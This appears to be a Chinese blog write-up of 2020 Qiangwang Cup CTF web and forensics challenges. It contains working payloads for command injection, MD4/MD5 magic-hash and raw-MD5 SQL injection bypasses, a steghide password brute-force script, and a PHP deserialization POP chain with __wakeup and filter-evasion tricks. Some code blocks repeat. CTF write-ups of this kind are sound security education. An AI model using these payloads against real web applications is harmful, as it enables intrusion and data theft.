2020强网杯线上赛部分题解

原创

Arnoldqqq 于 2020-08-25 01:19:19 发布 1279 收藏 3

本文链接：https://blog.csdn.net/weixin_43610673/article/details/108212341

版权

目录

主动

Funhash

upload

web辅助

half_infiltration

主动


主动

分值：17 已解答：602


：西部战队W ：WYE ：CDUSEC

[redacted]

Flag:




```php
  <?php
highlight_file("index.php");

if(preg_match("/flag/i",  $_GET["ip"]))
{
        die("no  flag");
}

system("ping  -c  3  $_GET[ip]");

?>
```




[redacted]/?ip=127.0.0.1||cat fla*

命令执行 只是过滤了关键字flag 通配符绕过即可




```
<br />
<br /></span><span style="color: #0000BB">?&gt;</
<br /></span>
</code><?php
$flag = "flag{I_like_qwb_web}";

```

Funhash




hash is really fun. [redacted]



```
<?php
include 'conn.php';
highlight_file("index.php");
//level 1
if ($_GET["hash1"] != hash("md4", $_GET["hash1"]))
{
        die('level 1 failed');
}

//level 2
if($_GET['hash2'] === $_GET['hash3'] || md5($_GET['hash2']) !== md5($_GET['hash3']))
{
        die('level 2 failed');
}

//level 3
$query = "SELECT * FROM flag WHERE password = '" . md5($_GET["hash4"],true) . "'";
$result = $mysqli->query($query);
$row = $result->fetch_assoc();
var_dump($row);
$result->free();
$mysqli->close();


?>
level 1 failed
```

Level1用形如0e+纯数字且md4加密后依旧为0e+纯数字的值绕过

```
hash1=0e399638706240815825137256701449
```



```
0e399638706240815825137256701449
```

```
0e317056297593126852615189736159
```


这里难点主要是网上找不到符合要求的值，要自己写脚本碰撞

https://www.cnblogs.com/-mo-/p/11582424.html 我是拿md5的改了一下，然后跑了半天没出来，还好队友跑出来了

Level2 Level3用数组就行

Level4 和这篇文章的一样直接用就行https://blog.csdn.net/iczfy585/article/details/106081299

```
?hash1=0e399638706240815825137256701449&hash2[]=2&hash3[]=3&hash4=ffifdyop
```



```
$mysqli->close();

?>
array(3) { ["id"]=> string(1) "1" ["flag"]=> string(24) "flag{y0u_w1ll_l1ke_h4sh}" ["password"]=> string(32) "641ec1386cb6a65f6831a48be12c8ad1" }
```

[redacted]/?hash1=0e399638706240815825137256701449&hash2[]=2&hash3[]=3&hash4=ffifdyop

upload

upload


分值：20 已解答：500

自己一个人打比... 极光无限 河南烩面

附件下载（提取码：无）

Flag：

附件是个流量包，可以看出上传了一个图片文件



Wireshark · 追踪 HTTP 流 (tcp.stream eq 1) · data.pcapng


```
POST /steghide.php HTTP/1.1
Host: 192.168.109.132
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:79.0) Gecko/20100101 Firefox/79.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------290619977245035210337886588882
Content-Length: 31586
Origin: http://192.168.109.132
Connection: keep-alive
Referer: http://192.168.109.132/
Upgrade-Insecure-Requests: 1

-----------------------------290619977245035210337886588882
Content-Disposition: form-data; name="file"; filename="steghide.jpg"
Content-Type: image/jpeg

......JFIF.............C.

.
.
.....
.. .....`... .)10.)-,3:J>36F7,-
@WAFLNRSR2>ZaZP`JQRO...C.......&..&05-500000000000000000000000000000000000000000000000000......D....".....................
................
......................}........!1A..Qa."q.2....#B...R..$3br.
.....
%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....................................................................
.........................
......................w.......!1..AQ.aq."2...B....      #3R..br.
.$4.
%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....................................................................
...........?...\.Uv485Z..*.p+#....k.....=k............QA.Pi.R.ZC@.....R..h....QE..QE..QIE..4.j.......-).ZSY3....p.-8
F.@..SH.i..)(.
((AJ(..6..(<Rb..E.T. .U.b......(..
```

```
 1 0.000000   192.168.109.1    192.168.109.132  HTTP    564 GET / HTTP/1.1
 2 0.002181   192.168.109.132  192.168.109.1    HTTP    650 HTTP/1.1 200 OK  (text/html)
 3 11.014358  192.168.109.1    192.168.109.132  TCP    1514 61881 → 80 [ACK] Seq=1 Ack=1 Win=51
 4 11.014360  192.168.109.1    192.168.109.132  TCP    1514 61881 → 80 [ACK] Seq=1449 Ack=1 Win
 5 11.014360  192.168.109.1    192.168.109.132  TCP    1514 61881 → 80 [ACK] Seq=2897 Ack=1 Win
 6 11.014363  192.168.109.1    192.168.109.132  TCP    1514 61881 → 80 [ACK] Seq=4345 Ack=1 Win
 7 11.014364  192.168.109.1    192.168.109.132  TCP    1514 61881 → 80 [ACK] Seq=5793 Ack=1 Win
 8 11.014364  192.168.109.1    192.168.109.132  TCP    1514 61881 → 80 [ACK] Seq=7241 Ack=1 Win
 9 11.014365  192.168.109.1    192.168.109.132  TCP    1514 61881 → 80 [ACK] Seq=8689 Ack=1 Win
10 11.014366  192.168.109.1    192.168.109.132  TCP    1514 61881 → 80 [ACK] Seq=10137 Ack=1 Wi
```

```
<meta charset="utf-8">\n
<body>  \n
    <form action="steghide.php" method="post"  \n
        enctype="multipart/form-data">  \n
        <label for="file">文件名:</label>  \n
        <input type="file" name="file" id="file" />      \n
        <input type="submit" name="submit" value="提交" />  \n
\t<!--i use steghide with a good password-->\n
    </form>  \n
</body>  \n
</html>\n
```

且提示使用了steghide处理文件

```
driftnet -f data.pcapng -a -d /root/Desktop
```




```
root@kali:~/Desktop# driftnet -f /root/Desktop/data.pcapng -a -d /root/D
Desktop/   Documents/ Downloads/
root@kali:~/Desktop# driftnet -f /root/Desktop/data.pcapng -a -d /root/Desktop/
/root/Desktop//driftnet-5f4234296b8b4567.jpeg
█
```

https://blog.csdn.net/weixin_43610673

分离出一张图片

使用steghide 提取出文件即可 `steghide extract -sf 1.jpg -p 123456`



```
root@kali:~# steghide info /root/Desktop/
bruteStegHide.sh              data.pcapng                 driftnet-5f422d3a6b8b4567.jpeg  hash                         passwd.txt
ctf/                          dic.txt                     easy_laravel-master.zip         output/                      shadow
root@kali:~# steghide info /root/Desktop/driftnet-5f422d3a6b8b4567.jpeg
"driftnet-5f422d3a6b8b4567.jpeg":
  format: jpeg
  capacity: 1.6 KB
Try to get information about embedded data ? (y/n) y
Enter passphrase:
steghide: could not extract any data with that passphrase!
root@kali:~# steghide info /root/Desktop/driftnet-5f422d3a6b8b4567.jpeg
"driftnet-5f422d3a6b8b4567.jpeg":
  format: jpeg
  capacity: 1.6 KB
Try to get information about embedded data ? (y/n) y
Enter passphrase:
  embedded file "flag.txt":
    size: 25.0 Byte
    encrypted: rijndael-128, cbc
    compressed: yes
root@kali:~# steghide extract -sf /root/Desktop/driftnet-5f422d3a6b8b4567.jpeg -p 123456
the file "flag.txt" does already exist. overwrite ? (y/n) y
wrote extracted data to "flag.txt".
root@kali:~#
root@kali:~# ▯
```

```
flag{te11_me_y0u_like_it}
```

https://blog.csdn.net/weixin_43610673

这里的密码直接猜，或者搞个脚本爆破

```
#bruteStegHide.sh
#!/bin/bash

for line in `cat $2`;do
    steghide extract -sf $1 -p $line > /dev/null 2>&1
    if [[ $? -eq 0 ]];then
        echo 'password is: '$line
        exit
    fi
done
```

```
./bruteStegHide.sh test.jpg passwd.txt
```

还有两题是没做出来的题参考ying师傅的wp过一遍
https://www.gem-love.com/ctf/2576.html

web辅助

web辅助

分值：41 未解答

SUS Kap0k WHsec

附件下载（提取码：无）


更新附件。

Flag:


https://blog.csdn.net/weixin_43610673

这题就是pop链加上字符逃逸

- topsolo类下将midsolo类作为方法调用 -> midsolo类触发__invoke() -> Gank()函数中stristr($this->name, ‘Yasuo’) 通过name=jungle类 -> jungle类触发__toString() -> KS() -> system(‘cat /flag’)




```php
class topsolo{
    protected $name;

    public function __construct($name = 'Riven'){
        $this->name = $name;
    }

    public function TP(){
        if (gettype($this->name) === "function" or gettype($this->name) === "object"){
            $name = $this->name;
            $name();
        }
    }

    public function __destruct(){
        $this->TP();
    }

}

class midsolo{
    protected $name;

    public function __construct($name){
        $this->name = $name;
    }

    public function __wakeup(){
        if ($this->name !== 'Yasuo'){
            $this->name = 'Yasuo';
            echo "No Yasuo! No Soul!\n";
        }
    }


    public function __invoke(){
        $this->Gank();
    }

    public function Gank(){
        if (stristr($this->name, 'Yasuo')){
            echo "Are you orphan?\n";
        }
        else{
            echo "Must Be Yasuo!\n";
        }
```



```php
class midsolo{
    protected $name;

    public function __construct($name){
        $this->name = $name;
    }

    public function __wakeup(){
        if ($this->name !== 'Yasuo'){
            $this->name = 'Yasuo';
            echo "No Yasuo! No Soul!\n";
        }
    }


    public function __invoke(){
        $this->Gank();
    }

    public function Gank(){
        if (stristr($this->name, 'Yasuo')){
            echo "Are you orphan?\n";
        }
        else{
            echo "Must Be Yasuo!\n";
        }
    }
}

class jungle{
    protected $name = "";

    public function __construct($name = "Lee Sin"){
        $this->name = $name;
    }

    public function KS(){
        system("cat /flag");
    }

    public function __toString(){
        $this->KS();
        return "";
    }

}
?>
```

stristr()函数




查找 "world" 在 "Hello world!" 中的第一次出现，并返回字符串的剩余部分：

```
<?php
echo stristr("Hello world!","WORLD");
?>
```

当时一直没想到stristr($this->name, ‘Yasuo’)这里把name当作字符串查找也可以触发__toString()，看了一圈echo都是写死的，就不知道咋办了
自己测试了一下

```
<?php
class TestClass
{
    public $foo;

    public function __construct($foo)
    {
        $this->foo = $foo;
    }

    public function __toString() {
        echo "Yasuo is best!<br/>";
        system("dir");

    }
}


function Gank($class){
        if (stristr($class, 'Yasuo')){
            echo "Are you orphan?\n";
        }
        else{
            echo "Must Be Yasuo!\n";
        }
    }

$class = new TestClass('Hello');
$a = Gank($class);
?>
```




```
Yasuo is best!
驱动器 D 中的卷是 [redacted] 录
2020/08/25 00:34

. 2020/08/25 00:34
.. 2020/08/22 18:21 740 11.php 2020/06/11 12:54 3 aaa.txt 2020/04/25 16:44 109
dbs.txt 2020/03/24 16:40
dvwa 2020/03/24 16:39 1,350,382 DVWA-master.zip 2020/08/25 00:52 493
index.php 2020/06/11 13:14 240 phar.phar 2013/05/09 20:56 23 phpinfo.php
2019/10/03 19:34
phpMyAdmin 2020/08/25 00:34 2,013 webfuzhu.php 8 个文件 1,354,003 字节
4 个目录 492,891,525,120 可用字节
Catchable fatal error: Method TestClass::__toString() must return a string
value in D:\phpStudy\PHPTutorial\WWW\index.php on line 22
```

```
<?php
class TestClass
{
    public $foo;

    public function __construct($foo)
    {
        $this->foo = $foo;
    }

    public function __toString() {
        echo "Yasuo is best!<br/>";
        system("dir");

    }
}



function Gank($class){
        if (stristr($class, 'Yasuo')){
            echo "Are you orphan?\n";
        }
        else{
            echo "Must Be Yasuo!\n";
        }
    }

$class = new TestClass('Hello');
$a = Gank($class);
```

```
<?php
class topsolo{
    protected $name;
    public function __construct($name = 'Riven'){
        $this->name = $name;
    }
}

class midsolo{
    protected $name;
    public function __construct($name){
        $this->name = $name;
    }
}

class jungle{
    protected $name = "";
    public function __construct($name = "Lee Sin"){
        $this->name = $name;
    }
}
$aa=serialize(new topsolo(new midsolo(new jungle)));
echo $aa;
?>
```


```
O:7:"topsolo":1:{s:7:"*name";O:7:"midsolo":1:{s:7:"*name";O:6:"jungle":1:{s:7:"*name";s:7:"Lee Sin";}}}
```

还有一个__wakeup()修改属性个数绕过，不然无法将name设置为我们需要的值



```
class midsolo{
    protected $name;

    public function __construct($name){
        $this->name = $name;
    }

    public function __wakeup(){
        if ($this->name !== 'Yasuo'){
            $this->name = 'Yasuo';
            echo "No Yasuo! No Soul!\n";
        }
    }
```

这里还有一个check函数，过滤了name关键字，通过hex绕过 将name替换为\6E\61\6D\65



```
//字符逃逸2位
function check($data)
{
    if(stristr($data, 'name')!==False){
        die("Name Pass\n");
    }
    else{
        return $data;
    }
}
?>
```

```
O:7:"topsolo":1:{S:7:"*\6E\61\6D\65";O:7:"midsolo":3:{S:7:"*\6E\61\6D\65";O:6:"jungle":1:{S:7:"*\6E\61\6D\65";s:7:"Lee Sin";}}}
```

再就是有个字符逃逸 一组\0*\0能吞掉2个字符 ";s:7:"0*0pass;s:155:" 要这段吞掉 22位

PHP字符逃逸导致的对象注入详解：

和DASCTF 四月赛的差不多https://blog.csdn.net/weixin_43610673/article/details/105754341

